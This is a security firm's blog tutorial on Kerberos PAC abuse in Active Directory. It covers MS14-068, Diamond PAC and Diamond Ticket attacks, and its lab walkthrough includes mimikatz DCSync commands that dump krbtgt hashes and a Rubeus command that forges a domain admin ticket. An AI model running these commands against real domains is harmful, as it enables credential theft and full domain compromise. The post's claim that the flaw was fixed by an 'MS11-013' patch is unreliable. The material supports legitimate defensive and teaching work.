Kerberos Attacks (Part 2)

redfoxsec.com/blog/kerberos-attacks-part-2

Karan Patel March 28, 2023

- March 28, 2023
- Active Directory
- Karan Patel

In our previous blog post, we discussed the Kerberos authentication and authorization mechanism and a few of their exploits. We also discussed PAC's significance and how it affects user authorization.

In this blog, we will dive deeper into PAC exploits and how attackers can use the PAC in different ways to escalate their privileges in a domain.

As we had seen earlier, the Privilege Attribute Certificate (PAC) contains all the authorization data for domain objects. It is embedded within the encrypted TGT, which the Authentication Server (AS) sends back to the user.

Let us now look at the journey of the PAC once it gets sent back to the user and what happens afterward.

Service Ticket

When a user wants to access a service, the TGT containing the PAC is sent to the KDC. The KDC first verifies the PAC's signature; if found valid, it copies the entire PAC from the TGT to the Service Ticket (ST) and re-signs it with the service session key. It is also signed with the krbtgt for verification by the KDC, as shown below. The KDC does not validate the PAC. It only validates the integrity of the TGT and issues the ST to the user.

The user then sends the ST encrypted with the service session key to the service they need access. The server validates the ST by decrypting it with its session key and provides access to the user if found valid and with appropriate privileges. The server could also send the ST to KDC to validate the PAC.


Fake PAC Attack: MS14-068

MS14-068 is a vulnerability in Microsoft's Active Directory authentication system, discovered in November 2014. The vulnerability allows attackers to elevate their privileges on the network, giving them unauthorized access to sensitive information and allowing them to perform malicious actions.

The underlying issue was that the KDC accepted any cryptographic checksum to sign the PAC instead of HMAC, which uses a signature and a key. This meant that the PAC would still be accepted by the KDC even if it was signed using keyless algorithms such as MD5 or CRC32. This implied that anyone could modify and resign the PAC.

Even so, an attacker could not modify the PAC inside the TGT as it was encrypted with the krbtgt. The attacker could bypass this by requesting a PAC-less TGT from the KDC (in the AS-REQ) and then adding the MD5 signed modified (fake) PAC in the 'enc-authorization-data' field, which is an optional field in the TGS-REQ. The KDC then returns an ST containing the fake PAC to the user.

Let us look at the steps taken to perform this attack



Step 1) The user requests a PAC-less TGT from the KDC by changing the value of the 'include-pac' field to false in the AS-REQ.


Step 2) The user receives a TGT without a PAC from the KDC in the AS-REP

Step 3) The user then attaches the fake PAC (signed with MD5) in the 'enc-authorization-data field' of the TGS-REQ and sends it to the KDC

Step 4) The KDC copies the value of the fake PAC into the service ticket, signs it with the server key and sends it to the user in the TGS-REP

Step 5) The user then uses this ST to gain access to the service as a privileged user

However, this vulnerability has been patched by Microsoft through the MS11-013 patch. Once this patch was implemented, the servers rejected any tickets that were not properly signed. The KDC was still vulnerable to keyless signatures. Let us look at a modified version of the fake PAC attack, which can circumvent this fix.



Step 6) The user requests a PAC-less TGT from the KDC by changing the value of the 'include-pac' field to false in the AS-REQ.

Step 7) The user receives a TGT without a PAC from the KDC in the AS-REP

Step 8) The user then attaches the fake PAC (signed with MD5) in the 'enc-authorization-data' field of the TGS-REQ and sends it to the KDC. But, instead of the service it needs access to, it requests a service ticket for the krbtgt account in the first TGS-REQ

Step 9) The KDC copies over the PAC to the service ticket and then signs it with the krbtgt hash since it was the service requested by the user and sends it to the user through the first TGS-REP. The PAC is resigned with the HMAC value of the server key, i.e. krbtgt. This now acts as a TGT since the krbtgt hash signs it.

Step 10) Using this "TGT" containing the fake PAC, an attacker can now make a TGS-REQ to the service they want access to.

Step 11) The KDC copies the properly signed fake PAC into the ST, signs it with the server key, and sends it back to the user in the TGS-REP.

Step 12) The server accepts the ST since the PAC has been properly signed by the krbtgt key and grants access to the service.

Diamond PAC

This post-exploitation attack is an extension of the Fake PAC and the golden ticket attack. Instead of signing the fake PAC with an MD5 hash, the attacker signs it with the krbtgt hash. This attack can be used instead of a golden ticket attack simply because it is harder to detect over the network. The attack method is similar to MS14-068, but instead of signing the fake PAC with the MD5 hash in step 3, the attacker signs it with the HMAC hash of krbtgt and attaches it in the 'enc-authorization-data' field of the TGS-REQ, thus legitimizing the PAC.

Due to the November 2021 patch, it was no longer possible for users to request PAC-less TGT from the KDC. This led to the further evolution of the Diamond PAC attack into the Diamond Ticket attack.

Diamond Ticket

This is a simplified version of the Diamond PAC attack. It is similar to the golden ticket attack, but the main difference lies in the krbtgt key. While the golden ticket attack can be performed with any krbtgt hash, the diamond ticket attack exclusively requires the AES256 hash of the krbtgt. This is because the golden ticket attack forges a TGT from scratch, while the diamond ticket attack decrypts an existing TGT (signed with the HMAC-AES256 hash of the krbtgt), modifies the PAC and re-encrypts it.

Let us look at the Diamond Ticket attack in action

As mentioned earlier, this is a post-exploitation attack wherein the attacker already has access to the AES256 hash of the krbtgt

We will use mimikatz to obtain the krbtgt hash from the domain controller.

```
lsadump::dcsync /user:krbtgt
```

```
PS C:\ > .\mimikatz.exe

  .#####.   mimikatz 2.1.1 (x64) #17763 Dec  9 2018 23:56:50
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo) ** Kitten Edition **
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX            ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz # lsadump::dcsync /user:krbtgt
[DC] 'fox.local' will be the domain
[DC] 'DC.fox.local' will be the DC server
[DC] 'krbtgt' will be the user account

Object RDN           : krbtgt

** SAM ACCOUNT **

SAM Username         : krbtgt
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00000202 ( ACCOUNTDISABLE NORMAL_ACCOUNT )
Account expiration   :
Password last change : 9/29/2022 4:24:27 AM
Object Security ID   : S-1-5-21-3651537526-2698565057-4165288049-502
Object Relative ID   : 502

Credentials:
  Hash NTLM: ccf891b4
    ntlm- 0: ccf891b4
    lm  - 0: 08ebf95

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : e8c737fd

* Primary:Kerberos-Newer-Keys *
    Default Salt : FOX.LOCALkrbtgt
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) : 4bdefab73b
      aes128_hmac       (4096) : 1f96315ea6
      des_cbc_md5       (4096) : c1ae62ad6d
```

We can confirm our privileges by accessing the C drive of the domain controller (DC). We can observe that the current user (van.helsing) cannot access the shared drive.


```
PS C:\Tools\Ghostpack-CompiledBinaries-master > whoami
fox\van.helsing
COMMANDO 3/27/2023 3:11:31 PM
PS C:\Tools\Ghostpack-CompiledBinaries-master > hostname
commando
COMMANDO 3/27/2023 3:11:39 PM
PS C:\Tools\Ghostpack-CompiledBinaries-master > dir \\DC\C$
dir : Access is denied
At line:1 char:1
+ dir \\DC\C$
+ ~~~~~~~~~~~
    + CategoryInfo          : PermissionDenied: (\\DC\C$:String) [Get-ChildItem], UnauthorizedAccessException
    + FullyQualifiedErrorId : ItemExistsUnauthorizedAccessError,Microsoft.PowerShell.Commands.GetChildItemCommand

dir : Cannot find path '\\DC\C$' because it does not exist.
At line:1 char:1
+ dir \\DC\C$
+ ~~~~~~~~~~~
    + CategoryInfo          : ObjectNotFound: (\\DC\C$:String) [Get-ChildItem], ItemNotFoundException
    + FullyQualifiedErrorId : PathNotFound,Microsoft.PowerShell.Commands.GetChildItemCommand

COMMANDO 3/27/2023 3:12:09 PM
PS C:\Tools\Ghostpack-CompiledBinaries-master >
```

Now we will use rubeus to perform a diamond ticket attack to modify the PAC to be that of a domain admin (GODFATHER)

```
.\Rubeus.exe diamond /domain:fox.local /user:van.helsing /password:
'******'/dc:dc.fox.local /krbkey:4bdefab73b.......a1 /ticketuser:godfather /ptt
```

We can verify this by checking the klist. Here we can see that we have obtained the session of the Domain Admin GODFATHER.

With the domain admin privileges, we can access the C drive of the domain controller.



TL;DR Walkthrough

By partnering with Redfox Security, you'll get the best security and technical skills to execute an effective and thorough penetration test. Our offensive security experts have years of experience assisting organizations in protecting their digital assets through **penetration testing services**. To schedule a call with one of our technical specialists, call 1-800-917-0850 now.

Redfox Security is a diverse network of expert security consultants with a global mindset and a collaborative culture. We proudly deliver robust security solutions with a combination of data-driven, research-based, and manual testing methodologies.

"Join us on our journey of growth and development by signing up for our comprehensive **courses**."

PreviousAttacking Kerberos Delegation
Next6 ways Data Breaches Can Strike Your Brand Value

Recent Blog

September 09, 2025
Is APK Decompilation Legal? What You Need To Know
September 06, 2025
When Hackers Hit the Road: The Jaguar Land Rover Cyberattack
September 05, 2025
This Is the Hacker’s Swiss Army Knife. Have You Heard About It?